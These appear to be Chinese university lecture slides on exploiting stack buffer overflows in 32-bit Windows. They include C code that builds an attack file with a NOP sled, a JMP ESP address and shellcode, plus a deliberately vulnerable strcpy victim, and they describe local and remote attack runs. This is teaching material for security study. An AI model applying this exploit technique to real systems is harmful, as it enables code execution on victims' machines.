- 据此可以设计程序以构建 attackstr.data 的内容。
- 程序 w32Lattack.cpp 的核心代码见函数 void GetAttackBuffer()

```
void GetAttackBuffer()
{
    char attackStr[ATTACK_BUFF_LEN];
    unsigned long *ps;
    FILE *badfile;
    memset(attackStr, 0x90, ATTACK_BUFF_LEN);
    ps = (unsigned long *)(attackStr + OFF_SET);
    *(ps) = JUMPESP;
    strcpy(attackStr+OFF_SET+4, shellcode);
    attackStr[ATTACK_BUFF_LEN - 1] = 0;
    badfile = fopen("attackstr.data", "w");
    fwrite(attackStr, strlen(attackStr), 1, badfile);
    fclose(badfile);
}
```

普通用户生成攻击文件，攻击w32Lvictim.exe的漏洞

- 普通用户 fanping 编译和运行 w32Lattack.cpp，将生成文件 attackstr.data。
- 其他用户(比如管理员组的 remoter)运行 w32Lvictim.exe后，将执行shellcode，启动一个新的写字本进程，如下图所示：

cl w32Lattack.cpp

w32Lattack.exe


dir *.data

2021-11-29 15:10

1 个文件

807 attackstr.data

807 字节



本地攻击

- 注意：如果攻击不成功，往往是因为w32Lattack.cpp中的JUMPESP不正确，这需要用WinDbg调试w32Lvictim.exe而确定，详见10.3节的内容。
- 本地攻击要求攻击者在目标系统上有一个合法的用户。如果无法在目标系统上拥有一个合法用户，则可以使用远程攻击技术。


11.4.2 远程攻击

- 远程攻击从另一台主机通过网络发送恶意数据包而实现。
- 由于远程攻击者不必拥有目标系统的合法用户权限，因此颇受攻击者喜爱。远程攻击的原理与本地攻击是相同的，只不过攻击代码通过网络发送过来。
- 例程w32Rvictim.cpp从网络中接收数据包，然后复制到缓冲区，核心代码如下：

```
#define BUFFER_LEN 128
void overflow(char* attackStr)
{
    char buffer[BUFFER_LEN];
    strcpy(buffer, attackStr);
}
```


构建攻击代码

- 用 `cl /Zi /GS- w32Rvictim.cpp` 编译程序，并用 WinDbg 跟踪 `w32Rvictim.exe` 的执行，可以知道 `buffer` 与返回地址的偏移 `OFF_SET=132=0x84`。据此可以构建攻击串的内容，程序见 `w32Rattack.cpp`。
- 在两个命令行窗口分别运行 `w32Rvictim.exe` 和 `w32Rattack.exe`，则成功进行了远程攻击。



如何攻击32位Windows7?

- 请阅读我微信公众号中的文章:

攻击32位Windows 7缓冲区溢出漏洞

一个启动notepad.exe的shellcode

中国科学技术大学 曾凡平

<https://mp.weixin.qq.com/s/n-6IJA4t2QZg1Mu5lP0zUw>

谢谢!